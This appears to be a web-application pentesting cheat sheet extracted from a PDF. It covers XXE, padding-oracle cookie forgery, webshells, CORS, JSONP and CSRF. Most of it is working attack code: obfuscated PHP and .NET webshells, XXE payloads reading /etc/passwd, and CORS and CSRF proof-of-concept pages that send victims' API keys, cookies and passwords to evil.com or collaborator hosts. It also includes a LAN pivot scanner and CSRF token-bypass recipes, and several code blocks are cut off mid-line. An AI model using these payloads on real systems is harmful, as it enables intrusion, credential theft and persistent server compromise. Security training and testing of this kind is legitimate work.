
Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
Set the value of the productId parameter to:
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"></xi:include></foo>

- File uploads:

Create a local SVG image with the following content:
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/hostname">]><x>&xxe;</x>

Post a comment on a blog post, and upload this image as an avatar.
When you view your comment, you should see the contents of the /etc/hostname file in your image.
```

## Mindmap



# Cookie Padding

```
https://github.com/AonCyberLabs/PadBuster
Get cookie structure
padbuster http://10.10.119.56/index.php xDwqvSF4SK1BIqPxM9fiFxnlWmF+wjfka 8 -cookies "hcon=xDw
Get cookie for other user (impersonation)
padbuster http://10.10.119.56/index.php xDwqvSF4SK1BIqPxM9fiFxnlWmF+wjfka 8 -cookies "hcon=xDw

#https://github.com/glebarez/padre
padre -u 'https://target.site/profile.php' -cookie 'SESS=$' 'Gw3kg8e3ej4ai9wffn%2Fd0uRqKzyaPfI

https://github.com/Kibouo/rustpad
```

# Webshells

PHP asp aspx Shell Download | PHP asp aspx Shell indir

## PHP

```
system

//CURL http://ip/shell.php?1=whoami
//www.somewebsite.com/index.html?1=ipconfig

// passthru
<?php passthru($_GET['cmd']); ?>

// NINJA
;").($_^"/"); ?>
http://target.com/path/to/shell.php?=function&=argument
http://target.com/path/to/shell.php?=system&=ls

// NINJA 2
'{}'{{$_;@${$_}[_](@${$_}[_])};

// One more
<?=$_=""';$_=""';$_=($_^chr(4*4*(5+5)-40)).($_^chr(47+ord(1==1))).($_^chr(ord('_')+3)).($_^chr

// https://github.com/Arrexel/phpbash
// https://github.com/flozz/p0wny-shell
```

## .NET

```
<%@Page Language="C#"%><%var p=new System.Diagnostics.Process{StartInfo={FileName=Request["c"]};%>
www.somewebsite.com/cgi-bin/a?ls%20/var
```

## Bash

```
#!/bin/sh
echo;$_ ` ${QUERY_STRING/%20/ }`
www.somewebsite.com/cgi-bin/a?ls%20/var
```

## aspx

```
https://github.com/antonioCoco/SharPyShell
```

# CORS

## Tools

```
https://github.com/s0md3v/Corsy
python3 corsy.py -u https://example.com
https://github.com/chenjj/CORScanner
python cors_scan.py -u example.com
https://github.com/Shivangx01b/CorsMe
echo "https://example.com" | ./Corsme
cat subdomains.txt | ./httprobe -c 70 -p 80,443,8080,8081,8089 | tee http_https.txt
cat http_https.txt | ./CorsMe -t 70
CORSPoc
https://tools.honoki.net/cors.html
```

URL accessed	Access permitted?
http://normal-website.com/example/	Yes: same scheme, domain, and port
http://normal-website.com/example2/	Yes: same scheme, domain, and port
https://normal-website.com/example/	No: different scheme and port
http://en.normal-website.com/example/	No: different domain
http://www.normal-website.com/example/	No: different domain
http://normal-website.com:8080/example/	No: different port

 In any site disclosing users & passwords (or other sensitive info), try CORS.

```
Simple test
curl --head -s 'http://example.com/api/v1/secret' -H 'Origin: http://evil.com'

There are various exceptions to the same-origin policy:
• Some objects are writable but not readable cross-domain, such as the location object or the
• Some objects are readable but not writable cross-domain, such as the length property of the
• The replace function can generally be called cross-domain on the location object.
• You can call certain functions cross-domain. For example, you can call the functions close,
```

```
Access-Control-Allow-Origin header is included in the response from one website to a request
```

CORS good example:

<https://hackerone.com/reports/235200>

- CORS with basic origin reflection:

With your browser proxying through Burp Suite, turn intercept off, log into your account, Review the history and observe that your key is retrieved via an AJAX request to /accountDetails. Send the request to Burp Repeater, and resubmit it with the added header: Origin: https://evil.com. Observe that the origin is reflected in the Access-Control-Allow-Origin header.

Now browse to the exploit server, enter the following HTML, replacing \$url with the URL for the exploit server.

```
<script>
 var req = new XMLHttpRequest();
 req.onload = reqListener;
 req.open('get','$url/accountDetails',true);
 req.withCredentials = true;
 req.send();

 function reqListener() {
 location='/log?key='+this.responseText;
 };
</script>
```

Observe that the exploit works – you have landed on the log page and your API key is in the URL. Go back to the exploit server and click "Deliver exploit to victim".

Click "Access log", retrieve and submit the victim's API key to complete the lab.

- Whitelisted null origin value

With your browser proxying through Burp Suite, turn intercept off, log into your account, Review the history and observe that your key is retrieved via an AJAX request to /accountDetails. Send the request to Burp Repeater, and resubmit it with the added header Origin: null. Observe that the "null" origin is reflected in the Access-Control-Allow-Origin header.

Now browse to the exploit server, enter the following HTML, replacing \$url with the URL for the exploit server.

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html, <script>
 var req = new XMLHttpRequest ();
 req.onload = reqListener;
 req.open('get','$url/accountDetails',true);
 req.withCredentials = true;
 req.send();

 function reqListener() {
 location='$exploit-server-url/log?key='+encodeURIComponent(this.responseText);
```

```
};
</script>"></iframe>
```

Notice the use of an iframe sandbox as this generates a null origin request. Observe that Go back to the exploit server and click "Deliver exploit to victim". Click "Access log", retrieve and submit the victim's API key to complete the lab.

#### - CORS with insecure certificate

With your browser proxying through Burp Suite, turn intercept off, log into your account, Review the history and observe that your key is retrieved via an AJAX request to /account. Send the request to Burp Repeater, and resubmit it with the added header Origin: http://\$your-lab-url. Observe that the origin is reflected in the Access-Control-Allow-Origin header, confirming the exploit. Open a product page, click "Check stock" and observe that it is loaded using a HTTP URL or a XMLHttpRequest. Observe that the productID parameter is vulnerable to XSS.

Now browse to the exploit server, enter the following HTML, replacing \$your-lab-url with the exploit server's URL:

```
<script>
 document.location="http://stock.$your-lab-url/?productId=4<script>var req = new XMLHttpRequest();
</script>
```

Observe that the exploit works - you have landed on the log page and your API key is in the URL. Go back to the exploit server and click "Deliver exploit to victim".

Click "Access log", retrieve and submit the victim's API key to complete the lab.

#### - CORS with pivot attack

##### Step 1

First we need to scan the local network for the endpoint. Replace \$collaboratorPayload with your lab's URL.

```
<script>
var q = [], collaboratorURL = 'http://$collaboratorPayload';
for(i=1;i<=255;i++){
 q.push(
 function(url){
 return function(wait){
 fetchUrl(url,wait);
 }
 }('http://192.168.0.'+i+':8080'));
 }
for(i=1;i<=20;i++){
 if(q.length)q.shift()(i*100);
}
function fetchUrl(url, wait){
 var controller = new AbortController(), signal = controller.signal;
 fetch(url, {signal}).then(r=>r.text()).then(text=>
 {
 location = collaboratorURL + '?ip=' + url.replace(/^http:\/\//, '') + '&code=' + encodeURIComponent(text);
 })
.catch(e => {
 if(q.length) {
 q.shift()(wait);
 }
});
setTimeout(x=>{
 controller.abort();
}, 10000);
}
```

```

 if(q.length) {
 q.shift()(wait);
 }
 }, wait);
}
</script>
Step 2
Clear the code from stage 1 and enter the following code in the exploit server. Replace $ip with your IP address
<script>
function xss(url, text, vector) {
 location = url + '/login?time=' + Date.now() + '&username=' + encodeURIComponent(vector) + '&password=' + encodeURIComponent('admin');
}

function fetchUrl(url, collaboratorURL){
 fetch(url).then(r=>r.text()).then(text=>
 {
 xss(url, text, '"><img src=' + collaboratorURL + '?foundXSS=1');
 })
}
}

fetchUrl("http://$ip", "http://$collaboratorPayload");
</script>

```

### Step 3

```

Clear the code from stage 2 and enter the following code in the exploit server. Replace $ip with your IP address
<script>
function xss(url, text, vector) {
 location = url + '/login?time=' + Date.now() + '&username=' + encodeURIComponent(vector) + '&password=' + encodeURIComponent('admin');
}

function fetchUrl(url, collaboratorURL){
 fetch(url).then(r=>r.text()).then(text=>
 {
 xss(url, text, '"><iframe src=/admin onload="new Image().src=' + collaboratorURL + '?code=' + vector + '">');
 })
}
}

fetchUrl("http://$ip", "http://$collaboratorPayload");
</script>

```

### Step 4

Read the source code retrieved from step 3 in your Collaborator interaction or on the exploit server.

```

<script>
function xss(url, text, vector) {
 location = url + '/login?time=' + Date.now() + '&username=' + encodeURIComponent(vector) + '&password=' + encodeURIComponent('admin');
}

function fetchUrl(url){
 fetch(url).then(r=>r.text()).then(text=>
 {
 xss(url, text, '"><iframe src=/admin onload="var f=this.contentWindow.document.forms[0];if(f.elements.length>0){f.elements[0].value=' + vector + '}');
 })
}

```

```
}

fetchUrl("http://$ip");
</script>
Click on "Deliver exploit to victim" to submit the code. Once you have submitted the form to (
```

# JSONP

In GET URL append "?callback=testjsonp"

Response should be:

```
testjsonp(<json-data>)
```

# Bypasses

```
Origin:null
Origin:attacker.com
Origin:attacker.target.com
Origin:attackertarget.com
Origin:sub.attackertarget.com
```

## CORS PoC

```
<!DOCTYPE html>
<html>
<head>
<title>CORS PoC Exploit</title>
</head>
<body>
<center>

<h1>CORS Exploit
six2dez</h1>
<hr>
<div id="demo">
<button type="button" onclick="cors()">Exploit</button>
</div>
<script type="text/javascript">
function cors() {
 var xhttp = new XMLHttpRequest();
 xhttp.onreadystatechange = function() {
 if(this.readyState == 4 && this.status == 200) {
 document.getElementById("demo").innerHTML = this.responseText;
 }
 };
 xhttp.open("GET", "http://<vulnerable-url>", true);
 xhttp.withCredentials = true;
 xhttp.send();
}
</script>

</center>
</body>
</html>
```

## CORS PoC 2

```
<html>
<script>
var http = new XMLHttpRequest();
var url = 'Url';//Paste here Url
var params = 'PostData';//Paste here POST data
http.open('POST', url, true);

//Send the proper header information along with the request
http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');

http.onreadystatechange = function() {//Call a function when the state changes.
 if(http.readyState == 4 && http.status == 200) {
 alert(http.responseText);
 }
}
http.send(params);

</script>
</html>
```

## CORS PoC 3 - Sensitive Data Leakage

```
<html>
<body>
<button type='button' onclick='cors()'>CORS</button>
<p id='corspoc'></p>
<script>
function cors() {
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
var a = this.responseText; // Sensitive data from target1337.com about user account
document.getElementById("corspoc").innerHTML = a;
xhttp.open("POST", "https://evil.com", true); // Sending that data to Attacker's website
xhttp.withCredentials = true;
console.log(a);
xhttp.send("data="+a);
}
};
xhttp.open("POST", "https://target1337.com", true);
xhttp.withCredentials = true;
var body = "requestcontent";
var aBody = new Uint8Array(body.length);
for (var i = 0; i < aBody.length; i++)
aBody[i] = body.charCodeAt(i);
xhttp.send(new Blob([aBody]));
}
</script>
</body>
</html>
```

## CORS JSON PoC

```
<!DOCTYPE html>
<html>
<head>
<title>JSONP PoC</title>
</head>
<body>
<center>

<h1>JSONP Exploit
YourTitle</h1>
<hr>
<div id="demo">
<button type="button" onclick="trigger()">Exploit</button>
</div>
<script>

function testjsonp(myObj) {
 var result = JSON.stringify(myObj)
 document.getElementById("demo").innerHTML = result;
 //console.log(myObj)
}

</script>

<script >

function trigger() {
 var s = document.createElement("script");
 s.src = "https://<vulnerable-endpoint>?callback=testjsonp";
 document.body.appendChild(s);
}

</script>
</body>
</html>
```

# CSRF

## Summary

- ⓘ Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

3 conditions:

- A relevant action.
- Cookie-based session handling.
- No unpredictable request parameters.

How to find:

- Remove CSRF token from requests and/or put a blank space.
- Change POST to GET.
- Replace the CSRF token with a random value (for example 1).
- Replace the CSRF token with a random token of the same restraints.
- Extract token with HTML injection.
- Use a CSRF token that has been used before.
- Bypass regex.
- Remove referer header.
- Request a CSRF by executing the call manually and use that token for the request.

## Approach

- Removing the token parameter entirely
- Setting the token to a blank string
- Changing the token to an invalid token of the same format
- Using a different user's token
- Put the parameters in the URL instead of POST body (and remove the token) and change the HT
- Testing every sensitive endpoint
- Check whether the token might be guessed / cracked
- Check whether new tokens are generated for every session, if not they may be a hash of some
- Try building the payload with multiple methods including a standard HTML form, multipart for

## Quick attacks

```

HTML GET
Click

HTML GET (no interaction)

HTML POST:
<form action="http://vulnerable/endpoint" method="POST">
<input name="parameter" type="hidden" value="CSRFd" />
<input type="submit" value="Submit Request" />
</form>

HTML POST (no interaction)
<form id="autosubmit" action="http://vulnerable/endpoint" method="POST">
<input name="parameter" type="hidden" value="CSRFd" />
<input type="submit" value="Submit Request" />
</form>
<script>
document.getElementById("autosubmit").submit();
</script>

JSON GET:
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://vulnerable/endpoint");
xhr.send();
</script>

JSON POST
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://vulnerable/endpoint");
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.send('{"role": "admin"}');
</script>

```

## Tools

```

https://github.com/0xInfection/XSRFProbe
xsrfprobe --help

```

## Example 1

```
Vulnerable request example:
```

```
--
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE
```

```
email=wiener@normal-user.com
```

```
--
```

```
HTML with attack:
```

```
--
<html>
 <body>
 <form action="https://vulnerable-website.com/email/change" method="POST">
 <input type="hidden" name="email" value="pwned@evil-user.net" />
 </form>
 <script>
 document.forms[0].submit();
 </script>
 </body>
</html>
```

```
--
```

## Example 2

```

Exploit CSRF in GET:

- SameSite cookie property avoid the attack:
 → Only from same site:
 SetCookie: SessionId=sYMnfCUrAlmqVVZn9dqvxyFpKZt30NN; SameSite=Strict;
 → From other site only if GET and requested by click, not scripts (vulnerable if CSRF in GET)
 SetCookie: SessionId=sYMnfCUrAlmqVVZn9dqvxyFpKZt30NN; SameSite=Lax;

<script>
fetch('https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>

<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net', {
method: 'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">

```

## Json CSRF

Requirements:

1. The authentication mechanism should be in the cookie-based model. (By default cookie-based)
2. The HTTP request should not be fortify by the custom random token on the header as well in the body.
3. The HTTP request should not be fortify by the Same Origin Policy.

Bypass 2 & 3:

- Change the request method to GET append the body as query parameter.
- Test the request without the Customized Token (X-Auth-Token) and also header.
- Test the request with exact same length but different token.

If post is not allowed, can try with URL/param?\_method=PUT

```

<body onload='document.forms[0].submit()'>
<form action="https://<vulnerable-url>?_method=PUT" method="POST" enctype="text/plain">
 <input type="text" name='{"username":"blob","dummy":"' value='"'>
 <input type="submit" value="send">
</form>

<!--This results in a request body of:
{"username":"blob", "dummy": "="} -->

```

## CSRF Token Bypass

## CSRF Tokens

Unpredictable value generated from the server to the client, when a second request is made, so:  
→ Is transmitted to the client through a hidden field:

- Example:

```
--
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=2yQIDcpia41WrATfjPqvm9t0kDvkMvLm

csrf=WfF1szMUHhiokx9AHFply5L2xAOfjRkE&email=wiener@normal-user.com
--
```

- Validation depends on method (usually POST):

```
--
GET /email/change?email=pwned@evil-user.net HTTP/1.1
Host: vulnerable-website.com
Cookie: session=2yQIDcpia41WrATfjPqvm9t0kDvkMvLm
--
```

- Validation depends on token is present (if not, validation is skipped):

```
--
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: session=2yQIDcpia41WrATfjPqvm9t0kDvkMvLm

email=pwned@evil-user.net
--
```

- CSRF not tied to user session

- CSRF tied to a non-session cookie:

```
--
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF; csrfKey=rZHChSzEp8dbI6atzagGoSYyqJqTz5d

csrf=RhV7yQD00xcq9gLEah2WVbmuFqy0q7tY&email=wiener@normal-user.com
--
```

- CSRF token duplicated in cookie:

```
--
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 68
Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw; csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa
```

```
csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa&email=wiener@normal-user.com
```

```
--
```

- Validation of referer depends on header present (if not, validation is skipped)
- Circumvent referer validation (if only checks the domain existence)
  - Remove Anti-CSRF Token
  - Spoof Anti-CSRF Token by Changing a few bits
  - Using Same Anti-CSRF Token
  - Weak Cryptography to generate Anti-CSRF Token
  - Guessable Anti-CSRF Token
  - Stealing Token with other attacks such as XSS.
  - Converting POST Request to GET Request to bypass the CSRF Token Check. (This is what we will do)

Other validations bypasses:

- 1) remove anticsrf tokens & parameter
- 2) pass blank parameter
- 3) add same length token
- 4) add another user's valid anti csrf token
- 5) random token in long length (aaaaaaaaaa)
- 6) Try decode token
- 7) Use only static part of the token

## CSRF sample POC

```
<html>
<script>
function jsonreq() {
 var xmlhttp = new XMLHttpRequest();
 xmlhttp.open("POST", "https://target.com/api/endpoint", true);
 xmlhttp.setRequestHeader("Content-Type", "text/plain");
 //xmlhttp.setRequestHeader("Content-Type", "application/json; charset=UTF-8");
 xmlhttp.withCredentials = true;
 xmlhttp.send(JSON.stringify({"test":"x"}));
}
jsonreq();
</script>
</html>
```

## CSRF to reflected XSS

```

<html>
 <body>
 <p>Please wait... ;)</p>
 <script>
let host = 'http://target.com'
let beef_payload = '%3c%73%63%72%69%70%74%3e%20%73%3d%64%6f%63%75%6d%65%6e%74%2e%63%72%65%61%'
let alert_payload = '%3Cimg%2Fsrc%2Fonerror%3Dalert(1)%3E'


